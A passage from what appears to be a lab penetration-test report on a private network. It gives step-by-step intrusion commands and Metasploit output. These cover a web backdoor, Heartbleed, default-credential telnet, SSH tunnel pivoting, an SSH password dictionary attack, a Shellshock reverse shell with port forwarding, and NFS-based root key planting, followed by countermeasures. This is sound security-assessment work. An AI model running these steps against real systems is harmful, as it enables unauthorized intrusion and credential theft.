

Figure 54: Server1 creating empty page

After getting the location of the infected webpage, it was possible to execute the backdoor and gain the access to the shell all the server using weevely (Figure 55):



Figure 55: Server1 executing backdoor

Another significant vulnerability known as OpenSSL **Heartbleed** which was identified using the version of OpenSSL version and internet search for vulnerability databases. The vulnerability was then confirmed using nmap script using the following command:

Nmap -p 443 –script ssl-heartbleed 172.16.221.237

The nmap output proved the vulnerability to Heartbleed on the server. This vulnerability was exploited using Metasploit Framework, and the results of the execution compromised sensitive data about the server which can be used maliciously in the right hands (Figure 56):



Figure 56: Server1 Heartbleed executed

3.1.4 Router2

Gaining access to Router2 was identical to the one described in section 3.1.2. Default credentials were used alongside the telnet command to connect to remote shell on the Router2 (Figure 57):



Figure 57: Accessing Router2 shell

3.1.5 PC2

Accessing PC2 was identical as accessing PC1 using SSH secure shell protocol using the credentials xadmin:plums. After inspecting the configured interfaces, it was discovered that there was another subnet connected to PC2. To access this subnet, it was required to perform a **pivoting** technique using SSH Level 3 tunneling. In order to create the tunnel connection, the following steps must be replicated:

1. KALI machine: **ssh xadmin@192.168.0.34**.
2. PC2 SSH shell: **sudo nano /etc/ssh/sshd_config**.
    a. During this step, the SSH configuration file must be changed. Find "#Athentication:" section and change the parameter "**PermitRootLogin**" to **yes** and add new parameter "**PermitTunnel yes**" (Figure 58):



Figure 58: Editing sshd_config

3. PC2 SSH shell: **sudo passwd root**, set preferred password for the root used, in the given case, password was set to "toor" (Figure 59):



Figure 59: Changing the root password on PC2

4. PC2 SSH shell: **sudo service ssh restart**.
5. KALI machine: **ssh -w0:0 root@192.168.0.34**, login as root user with SSH.
6. PC2 SSH shell: **ip addr add 1.1.1.2/30 dev tun0**.
7. PC2 SSH shell: **ip link set tun0 up**.
8. KALI machine: **ip addr add 1.1.1.1/30 dev tun0**.
9. KALI machine: **ip link set tun0 up**.
10. PC2 SSH shell: **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding**.
11. KALI machine: **route add -net 13.13.13.0/24 tun0**, this command can be used to add routes for performing pivoting (aka disguising the source host details).
12. PC2 SSH shell: **iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE**, the underlined part resembles the interface. Change if needing to pivot to different network.

This method can be used throughout the network. For example, to bypass publickey SSH authentication to access PC3 and for tunneling through Server2 to access Firewall configuration.

3.1.6 PC2+1

Metasploit framework was used to establish SSH shell access using password dictionary attack. In order to replicate the vulnerability, preinstalled tool **Metasploit framework** must be opened within the provided KALI machine. After promoting into the Metasploit command line interface the user must enter the following sequence of commands:

1. **use auxiliary/scanners/ssh/ssh_login** – sets Metasploit mode.
2. **set rhost 13.13.13.13** – defines the target host.
3. **set username xadmin** – defines the target username, lists of usernames can also be used using user_file command.
4. **set pass_file /usr/share/wordlists/Metasploit/password.lst** – sets the password dictionary.
5. **set stop_on_success true** – defines the exit condition on successful password guess.
6. **set verbose true** – sets verbose output.

7. **Run** – runs the password dictionary SSH attack.
8. **Back** – backgrounds current process.
9. **sessions 1** – since the SSH shell is assigned onto the next available session, this command redirects the user into the SSH shell
10. **ifconfig** – displays the configured interfaces on the target device.

The credentials found were xadmin:!gatvol. The following screenshot shows the entire output of the run exploit and accessing the configured interfaces (Figure 60):

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhost 13.13.13.13
rhost => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (1.1.1.1:41027 → 13.13.13.13:22) at 2022-01-10 00:12:29 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > back
msf5 > sessions 1
[*] Starting interaction with 1...

Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0f
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:40f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:385740 (385.7 KB)  TX bytes:298671 (298.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:574 errors:0 dropped:0 overruns:0 frame:0
          TX packets:574 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:45753 (45.7 KB)  TX bytes:45753 (45.7 KB)
```

Figure 60: Metasploit SSH password dictionary attack

This vulnerability was also executable on other personal computers on the target network.

3.1.7 Router3

Accessing Router3 remote shell was identical to accessing Router1 and Router2. Default credentials and telnet (Figure 61):

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 61: Accessing Router3 shell

Also, **SNMP vulnerability** was found on the Router3, which leaked large amounts of sensitive information. It was exploited using the following command:

snmp-check -c private 192.168.0.230

This vulnerability was also found on Router4 however the community (-c) argument must be set to public.

3.1.8 PC3

The standard method of accessing SSH secure shell through password was unavailable on PC3 as the configured login method was through the public key authentication (Figure 62):

```
root@kali:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
xadmin@192.168.0.130: Permission denied (publickey).
```

Figure 62: PC3 Permission denied (publickey)

This was bypassed using tunneled connection. It was attempted to tunnel through PC1 but was unsuccessful. On the other hand, tunneling through PC2 allowed to enter PC3 secure shell without entering any passwords. The method of tunneling was described in section 3.1.5. A simpler solution was also found, the second method of accessing did not require tunneling, the only action required was to log into SSH shell on PC2 and then access SSH shell to PC3. The following screenshot displays the access to PC3 through PC2 shell (Figure 63):

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan 10 04:02:41 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ ifconfig
```

Figure 63: Bypassing PC3 SSH publickey

3.1.9 Firewall

The access to the web-based Firewall configuration interface was done through port forwarding over Server2, the forwarding process is described in section 3.1.10. The same can be achieved by creating a tunneled connection using Server2, in order to replicate this method, please follow instructions on changing the root password on Server2 in section 3.1.0 and then create tunneled connection using the guide mentioned in section 3.1.5 (Tip: use eth0 in the last command). After establishing the connection, it was possible to navigate into the Firewall log in page. It was identified that it was pfSense firewall (Figure 64):



Figure 64: Firewall Login page

Using internet, the **default credentials** were found which are admin:pfsense. The attempt of logging into the configuration portal was successful, promoting the web browsed to into the main configuration interface. By navigating towards Firewall>Rules, it was possible to add/edit the existing rules on the firewall which compromised the protected subnets (Figure 65):



Figure 65: Changing Firewall rules example

There was also another vulnerability discovered after conducting nmap scan against the Firewall, this revealed the service called **Quagga** under ports 2601, 2604 and 2605. These ports allowed to connect using telnet command:

telnet 192.168.0.234 2601

The service requested User Access Verification, so the password for the root account was guessed and the valid password was pfsense. Quagga is a network routing service, so knowing having access to the configuration of the service could potentially lead to network disturbance (Figure 66):



Figure 66: Firewall Quagga service access

Server2

Accessing Server2 was critical since it was an entry point into the Firewall. After identifying that the type of the device, which was the HTTP server using nmap, Nikto scan was run against the server to reveal possible vulnerabilities. The output showed that the server was vulnerable to the "**Shellshock**" vulnerability (Figure 67):



Figure 67: Server2 shellshock found

The next step was to find a suitable exploit using the Metasploit framework, Apache mod_cgi Bash Environment vulnerability was located and used against Server2 (Figure 68):

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanne
   1   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock
   3   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Inje
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Inj
   10  exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
```

Figure 68: Locating Apache shellshock in Metasploit

After deciding on the exploit to be used, Metasploit was run to execute the exploit using the set parameters which are presented in the following screenshot (Figure 69):

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:37929) at 2022-01-04 22:57:16 -0500

meterpreter >
```

Figure 69: Exploiting shellshock on Server2

After exploiting the shellshock vulnerability, **port forwarding** was established using Metasploit and the **protfwd** command in order to access the Firewall configuration interface (Figure 70):

```
meterpreter > portfwd add -l 4000 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :4000 ⟷ 192.168.0.234:80
```

Figure 70: Forwading Firewall port 80 through Server2

Finally, the root password was changed to toor. This was done to allow access to the SSH secure shell, which was then used to establish tunneled connection (Figure 71):

```
sudo passwd root
Enter new UNIX password: toor
Retype new UNIX password: toor
passwd: password updated successfully
sudo service ssh restart
ssh stop/waiting
ssh start/running, process 1776
```

Figure 71: Changing Server2 root password

3.1.10 Router4

Accessing Router4 remote shell was identical to accessing Router1, Router2 and Router3. Default credentials and telnet (Figure 72):



Figure 72: Accessing Router4 shell

3.1.11 PC4

Accessing PC4 was unique compared to other personal computers in the target network. The SSH secure shell was only accessible using the publickey and after traversing the network, there was no device found with registered publickey on the network. However, it was possible to bypass that restriction using the NFS protocol. Before exploiting opened NFS protocol, the firewall rules had to be manipulated to allow connections from KALI machine to PC4, see section 3.1.9. There was a second method identified by tunneling through Server2, see section 3.1.10. After allowing connection to PC4 it was possible to mount the storage of the PC4 onto the provided KALI machine. The publickey of the KALI machine was then generated and passed to files on PC4, all the commands and steps taken can be seen in the screenshot below (Figure 73):

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# mkdir PC4
root@kali:~# mount -t nfs 192.168.0.66:/ ./PC4
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:GtnmYy37nj7lFlHvFuM0JH/QvSQbjs4qWcCCLAF4XkU root@kali
The key's randomart image is:
+---[RSA 3072]----+
|+    oE          ..|
| ... .         +ooo|
|  oo.. .      o.Oo.|
|  ..o . =    ..o Bo|
|   .   + S o  .o•=|
|        = o oo  .o|
|       . B oo . . |
|        + =..o     |
|         o+=o      |
+----[SHA256]-----+
root@kali:~# cd PC4/
root@kali:~/PC4# cd root
root@kali:~/PC4/root# mkdir .ssh
root@kali:~/PC4/root# cd .ssh
root@kali:~/PC4/root/.ssh# touch authorized_keys
root@kali:~/PC4/root/.ssh# cp ~/.ssh/id_rsa.pub ~/PC4/root/.ssh/authorized_keys
```

Figure 73: Adding ssh public key into PC4

After modifying the stored authorized key, it was possible to access the root account in the SSH secure shell on the device without the need of entering password (Figure 74):

```
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ifconfig
```

Figure 74: PC4 SSH secure shell access

3.2 COUNTERMEASURES

3.2.1 Telnet

The telnet protocol is outdated and uses limited security. It is recommended to use SSH (Secure Shell) instead since, if configured correctly, since the information is encrypted, and the Man-in-the-Middle attack is much less likely to happen. If the replacement is not possible in the current case, the credentials used in order to access devices should be unpredictable and unique to each device. The usernames should be changed to words which cannot be linked with the services running or the position of the user (bad=admin, good=RagedG@ldfish131). There changes should take place as soon as possible as accessing routers by an unauthorized person can potentially prevent the network to function properly and/or enumerate sensitive information about the network.

3.2.2 HTTP

The HTTP protocols should be disabled on devices that are not essential for access within the target network. For example, the opened port 80 on the Router1 compromises the OS and version, which can give additional insight to the intruder. In addition to that, there is no other practical use for the website hosted on the router. Another solution is to change the default web page on the routers to something which does not compromise the network, like and empty page and other unrelated information.

3.2.3 SNMP

Routers 3 and 4 had the Simple Network Management Protocol vulnerable which allowed for enumeration large amounts of information about the devices. The fix for the issue would be updating the SNMP version to v3 as it has the ability to encrypt data. The community strings should also be sent to more complex titles to make it more challenging to find. If possible, the SNMP ports should be closed unless required of the company.

3.2.4 NFS

All devices which use NFS protocol are unprotected, meaning that the local files on those devices can be easily accessed and modified remotely. If the service is not used, the service should be turned off. However, if the protocol is essential for the company to operate, the mount location should be set to one shared directory instead of the root or home directory. The permissions to the files should also be set to protect the information leakage by a malicious insider.

Unprotected NFS also allowed to manipulate the authorization publickey for use with SSH on PC4 which allowed to bypass the SSH secure shell authorization method. To fix, disable the NFS protocol if unused or restrict access to specific dedicated directory.

3.2.5 WordPress

The WordPress version on Server1 was outdated which would allow the attacker to exploit the known vulnerabilities. To fix that, update the services running on the server as well as the version of WordPress, the best way is to set the WordPress update to automatic if possible.

The web application on Server2 was also vulnerable to file inclusion vulnerability which allowed for remote code execution. This was due to the administrator credentials admin:zxc123 were easily brute

forced. To fix that, update the services running on the web application and disable web-based page template editing.

The information was transmitted over HTTP protocol which can be intercepted, and the data transferred may be leaked or stolen. To fix that, change the transmission protocol to HTTPS.

3.2.6 SSH

The SSH protocol was misconfigured on most of the devices which have port 22 opened on the target network. The credentials used were insecure meaning the attacked is able to log into the secure shell of most of the devices using password brute force. To prevent that there must be a failed login timeout set to three failed attempts per minute at most. The credentials for the SSH protocol were also reused throughout the network which meant that if the attacked accesses one device on the network, it could potentially lead to accessing the rest of the devices which share the same credentials. Some of the devices like PC3 used publickey for logging in, which is safer than using weak passwords, however it is recommended to use both for the authentication mechanism; passwords and publickey combined. SSH on the target network vulnerability is critical as it allows the attacker to create tunneled connections and go deeper into the network.

3.2.7 Firewall

The firewall was using default credentials which must be changed as soon as possible, as keeping them may lead to the firewall protected devices compromised.

It was also discovered that the firewall had no session timeout meaning that in a scenario where the system administrator leaves the computer unattended and the Firewall configuration interface is logged in, a malicious insider can quickly modify the rules without any interruption. Finally, the Firewall configuration is not fully secure as it allows the publicly available Server2 to connect to the LAN interface devices. The configuration of the Firewall should be reconsidered, for example; the DMZ rules should not include connections to .66 device which is PC4.

The web-based configuration interface also uses unprotected HTTP protocol for transmitting data, this may lead to the information communicated being intercepted. To fix that, use the Firewall configuration portal to change the web communication protocol for admin access.

Finally, the firewall used Quagga services which had the password pfsense which is very predictable and can be easily guessed or brute forced. The password should be changed.

3.2.8 Shellshock

Server2 was vulnerable to a known exploit called shellshock which allows the attacked to remotely execute any command without knowing the valid root credentials. This is a critical vulnerability and the fix to that would be updating the bash scripting language to the latest version.

3.2.9 Complexity of Passwords and Default Credentials

There are many credentials used on the target network which are set to defaults and the ones which are changed are short and can be guessed rapidly. Changing the passwords and the credentials would fix most of the issues on the network. Internet can be used to find software for generating password or creating memorable complex passwords guides.

3.2.10 Services and Operating systems

There are numerous service and OS versions out of date. This compromises the overall security of the network, since the older the software is, the more known vulnerabilities there are. The best solution to this issue would be to go through the operating systems and services installed within the target network and update or upgrade to different software if the service is discontinued.

4 NETWORK DESIGN CRITICAL EVALUATION

4.1 NETWORK STRUCTURE

